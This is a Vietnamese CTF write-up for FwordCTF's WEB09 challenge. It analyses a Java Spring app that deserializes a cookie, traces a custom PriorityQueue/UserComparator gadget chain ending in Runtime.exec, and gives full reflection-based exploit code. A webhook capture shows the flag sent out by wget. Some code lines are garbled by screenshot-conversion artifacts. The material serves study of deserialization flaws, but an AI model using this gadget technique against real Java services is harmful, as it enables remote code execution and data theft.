


# WEB09 – Parrot0x

## I. Phân tích chức năng trang web và source code

- Chúng ta có chức năng post lên question và question sẽ được Serializable và được gắn lại cookie.
- Sau khi truy cập /latest\_question cookie sẽ được Deserializable và in ra màn hình.



```

73     @RequestMapping(
74         value = {"question"},
75         method = {RequestMethod.POST}
76     )
77     public String saveQuestion(HttpServletResponse response, HttpServletRequest req) {
78         Question question = new Question(req.getParameter("question"), req.getParameter("category"), req.getParameter("anime"));
79         this.questionService.saveQuestion(question);
80         ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
81
82         Cookie latest_question;
83         try {
84             ObjectOutputStream objectOutputStream = new ObjectOutputStream(byteArrayOutputStream);
85             objectOutputStream.writeObject(question);
86             objectOutputStream.close();
87             String cookie = Base64.getEncoder().encodeToString(byteArrayOutputStream.toByteArray());
88             latest_question = new Cookie("latest_question", cookie);
89             response.addCookie(latest_question);
90         } catch (IOException var8) {
91             latest_question = new Cookie("latest_question", "");
92             var8.printStackTrace();
93             response.addCookie(latest_question);
94         }
95
96         return "redirect:/latest_question";
97     }
98 }
99


```

```

32
33     @Autowired
34     public void setQuestionService(QuestionService questionService) {
35         this.questionService = questionService;
36     }
37
38     @RequestMapping(
39         value = {"/latest_question"},
40         method = {RequestMethod.GET}
41     )
42     public String list(@CookieValue(value = "latest_question", defaultValue = "") String latest_question, Model model) {
43         if (latest_question.length() == 0) {
44             model.addAttribute("latest_question", "No recent question detected");
45         } else {
46             try {
47                 byte[] decodedBytes = Base64.getDecoder().decode(latest_question);
48                 ByteArrayInputStream in = new ByteArrayInputStream(decodedBytes);
49                 Security inp = new Security(in);
50                 Question result = null;
51                 result = (Question)inp.readObject();
52                 model.addAttribute("latest_question", result.getQuestion());
53             } catch (IllegalArgumentException var7) {
54                 model.addAttribute("latest_question", "An Error has occurred");
55                 var7.printStackTrace();
56             } catch (IOException var8) {
57                 model.addAttribute("latest_question", "An Error has occurred");
58                 var8.printStackTrace();
59             } catch (ClassNotFoundException var9) {
60                 model.addAttribute("latest_question", "An Error has occurred");
61                 var9.printStackTrace();
62             }
63         }
64     }

```

- Điểm khai thác của chúng ta ở đây là phương thức **handle** trong **UtilityEval.class**



The screenshot shows an IDE with a project structure on the left and Java code on the right. The project structure includes:

- repositories
  - QuestionRepository.class
- services
  - QuestionService.class
  - QuestionServiceImpl.class
  - Security.class
- utils
  - Category
  - Category.class
  - Exploit
  - Feedback
  - Feedback.class
  - Manager
  - Manager.class
  - Question
  - Question.class
  - Truncate
  - Truncate.class
  - User
  - User.class
  - UserComparator
  - UserComparator.class
  - UtilityEval

The Java code on the right is for the `UtilityEval` class, which implements the `Manager` interface. It includes a package declaration, an import statement, a class declaration, a private static final variable, and two methods: `protected UtilityEval()` and `public Object filter(Object arg)`.

```
1 //
2
3
4
5
6 package com.fword.utils;
7
8 import java.io.IOException;
9
10 public class UtilityEval implements Manager {
11     private static final long serialVersionUID = 6529685098267757690L;
12
13     protected UtilityEval() {
14     }
15
16     public Object filter(Object arg) {
17         return 0;
18     }
19
20     public Object handle(Object arg) {
21         try {
22             Runtime.getRuntime().exec((String)arg);
23             return 1;
24         } catch (IOException var3) {
25             System.out.println("Exception in runtime.exec");
26             return 0;
27         }
28     }
29 }
30
```

- Và để gọi đc handle chúng ta phải qua phương thức `compare()` của `UserComparator.class`

```
1 package com.fword.utils;
2
3 > import ...
4
5 3 usages
6 public class UserComparator implements Serializable, Comparator<User> {
7     no usages
8     private static final long serialVersionUID = 6529685098267757690L;
9     2 usages
10    private Question questionObj; questionObj: Question@996
11
12    1 usage
13    public UserComparator() {
14    }
15
16    public int compare(User o, User ob) { o: User@997 ob: User@997
17        if (this.questionObj.getCategory() != null) {
18            Manager m = this.questionObj.getCategory(); m: Feedback@1094 questionObj: Question@996
19            return (Integer)m.handle( var1: this); m: Feedback@1094
20        } else {
21            Manager m = new Category();
22            return (Integer)m.handle( var1: this);
23        }
24    }
25
26 }
```

```
Project v
Feedback.class
Manager
Manager.class
Question
Question.class
Truncate
Truncate.class
User
User.class
UserComparator
UserComparator.class
UtilityEval
UtilityEval.class
SpringBootWebApplication.class
docker-compose.yml
External Libraries
corretto-11
Scratches and Consoles

UserComparator.java x User.java UtilityEval.java Feedback.java
13 public int compare(User o, User ob) { o: User@997 ob: U
14 if (this.questionObj.getCategory() != null) {
15 Manager m = this.questionObj.getCategory(); m: Fee
16 return (Integer)m.handle( var1: this); m: Feedback@
17 } else {
18 Manager m = new Category();
19 return (Integer)m.handle( var1: this);
20 }
21 }
22 }
23
24 no usages
25 Vậy Gadget_chain của bài này như sau:
26 ObjectInputStream.readObject()
27 PriorityQueue.readObject()
28 UserComparator.compare()
29 Feedback.handle()
30 UntilityEval.handle()
31
```

- Khá giống với gadget chain của commoncollection2

```
->PriorityQueue.readObject()  
    ->PriorityQueue.heapify()  
        ->PriorityQueue.siftDown()  
            ->PriorityQueue.siftDownUsingComparator()  
                ->TransformingComparator.compare()  
                    ->InvokerTransformer.transform()  
                        ->TemplatesImpl.newTransformer()  
                            ->.....
```

- Em thực hiện khai thác như sau:

```
1 package com.fword.utils;
2
3 import java.io.ByteArrayInputStream;
4 import java.io.ByteArrayOutputStream;
5 import java.io.IOException;
6 import java.io.ObjectInputStream;
7 import java.io.ObjectOutputStream;
8 import java.lang.reflect.Constructor;
9 import java.lang.reflect.Field;
10 import java.lang.reflect.InvocationTargetException;
11 import java.util.Base64;
12 import java.util.PriorityQueue;
13
14 public class Exploit {
15     public static void main(String[] args) throws NoSuchFieldException, InvocationTargetException, InstantiationException, IllegalAccessException, NoSuchMethodException, IOException, ClassNotFoundException {
16         Question questionObject = new Question(); questionObject: Question@719
17         Constructor<UtilityEval> constructor = UtilityEval.class.getDeclaredConstructor(); constructor: "protected com.fword.utils.UtilityEval()"
18         constructor.setAccessible(true);
19         UtilityEval Eval = (UtilityEval) constructor.newInstance(); constructor: "protected com.fword.utils.UtilityEval()" Eval: UtilityEval@712
20         Feedback feedback = new Feedback(); feedback: Feedback@713
21         Truncate truncate = new Truncate(); truncate: Truncate@714
22         Field value = Truncate.class.getDeclaredField("@name: value"); value: "private java.lang.Object com.fword.utils.Truncate.value"
23         value.setAccessible(true);
24         value.set(truncate, "calc"); // set shell vào truncate value: "private java.lang.Object com.fword.utils.Truncate.value"
25
26         // set up để thực thi cmd để hiểu rõ hơn hãy xem file Feedback.java: public Object handle(Object arg) {
27         //     return this.f1.handle(this.f2.filter(arg));
28         // }
29         Field f1 = Feedback.class.getDeclaredField("@name: f1"); f1: "private com.fword.utils.Manager com.fword.utils.Feedback.f1"
30         f1.setAccessible(true);
31         f1.set(feedback, Eval); // set f1 với Eval để thực thi code như đã nói ở trên Eval: UtilityEval@712 f1: "private com.fword.utils.Manager com.fword.utils.Feedback.f1"
32         Field f2 = Feedback.class.getDeclaredField("@name: f2"); f2: "private com.fword.utils.Manager com.fword.utils.Feedback.f2"
33         f2.setAccessible(true);
34         f2.set(feedback, truncate); // set f2 với shell truncate: Truncate@714 f2: "private com.fword.utils.Manager com.fword.utils.Feedback.f2"
35
36         // Từ hàng 36-40 có tác dụng set các trường để nhảy vào phương thức compare trong UserComparator
37         Field privateCategory = Question.class.getDeclaredField("@name: category"); privateCategory: "private com.fword.utils.Manager com.fword.utils.Question.category"
38         privateCategory.setAccessible(true);
39         privateCategory.set(questionObject, feedback); feedback: Feedback@713 privateCategory: "private com.fword.utils.Manager com.fword.utils.Question.category"
40         UserComparator userComparator = new UserComparator(); userComparator: UserComparator@719
41
42         Field privateQuest = UserComparator.class.getDeclaredField("@name: questionObj"); privateQuest: "private com.fword.utils.Question com.fword.utils.UserComparator.questionObj"
43
44         privateQuest.setAccessible(true);
45         privateQuest.set(userComparator, questionObject); questionObject: Question@719 privateQuest: "private com.fword.utils.Question com.fword.utils.UserComparator.questionObj"
46         PriorityQueue<User> priorityQueue = new PriorityQueue<>((initialCapacity: 2, userComparator); userComparator: UserComparator@719 priorityQueue: size = 1
47         User user = new User("entry: 2033"); user: User@855
48         priorityQueue.add(user);
49         priorityQueue.add(user); user: User@855 priorityQueue: size = 1
50
51         ByteArrayOutputStream result = new ByteArrayOutputStream();
52         ObjectOutputStream objectOutputStream = new ObjectOutputStream(result);
53         objectOutputStream.writeObject(priorityQueue);
54         System.out.println(Base64.getEncoder().encodeToString(result.toByteArray()));
55
56         byte[] decodedBytes = Base64.getDecoder().decode(Base64.getEncoder().encodeToString(result.toByteArray()));
57         ByteArrayInputStream in = new ByteArrayInputStream(decodedBytes);
58         ObjectInputStream objectInputStream = new ObjectInputStream(in);
59         Object obj = objectInputStream.readObject();
60         in.close();
61     }
62 }
```

- Để giải thích chi tiết nó khá là dài em sẽ giải thích cơ bản như sau:
  - o `priorityQueue.add(user)`; thứ 2 sẽ giúp chúng ta gọi đến hàm `compare` của `UserComparator`
- Với Gadget chain nó như sau:



Webhook.site

Request Details

URL: <https://webhook.site/1b0a4d2e-f7ba-41c5-bc82-635e6abe1829/6eb0116e-940c-468e-a1e3-d80df3c27071>

Host: 104.28.254.75

Date: 10/01/2023 12:37:16 AM

Size: 0 bytes

ID: 6eb0116e-940c-468e-a1e3-d80df3c27071

Files

Query strings

cmd: RndvcmRDVEZ7SW50ZW5kZWQ/X0J1aUxkX1lvVXJmHdORzRkR2V0U19MaWszX05hUnVUb30K

Headers

connection: close

host: webhook.site

accept-encoding: identity

accept: \*/\*

user-agent: wget/1.21

content-length:

content-type:

Form values

(empty)

ASCII Hash RSA

General Hash Misc ROT Length: 54 bytes (432 bits) Reverse Upload Download

FwordCTF{Intended?\_BuilD\_YoUr\_0wNG4dGetS\_Lik3\_NaRuTo}

70 119 111 114 100 67 84 70 123 73 110 116 101 110 100 101 100 63 95 66 117 105 76 100 95 89 111 85 114 95 48 119 78 71 52 100 71 101 116 83 95 76 105 107 51 95

46 77 6f 72 64 43 54 46 7b 49 6e 74 65 6e 64 65 64 3f 5f 42 75 69 4c 64 5f 59 6f 55 72 5f 30 77 4e 47 34 64 47 65 74 53 5f 4c 69 6b 33 5f 4e 61 52 75 54 6f 7d 0a

106 167 157 162 144 103 124 106 173 111 156 164 145 156 144 145 144 077 137 102 165 151 114 144 137 131 157 125 162 137 060 167 116 107 064 144 107 145 164

RndvcmRDVEZ7SW50ZW5kZWQ/X0J1aUxkX1lvVXJmHdORzRkR2V0U19MaWszX05hUnVUb30K

RndvcmRDVEZ7SW50ZW5kZWQ/X0J1aUxkX1lvVXJmHdORzRkR2V0U19MaWszX05hUnVUb30K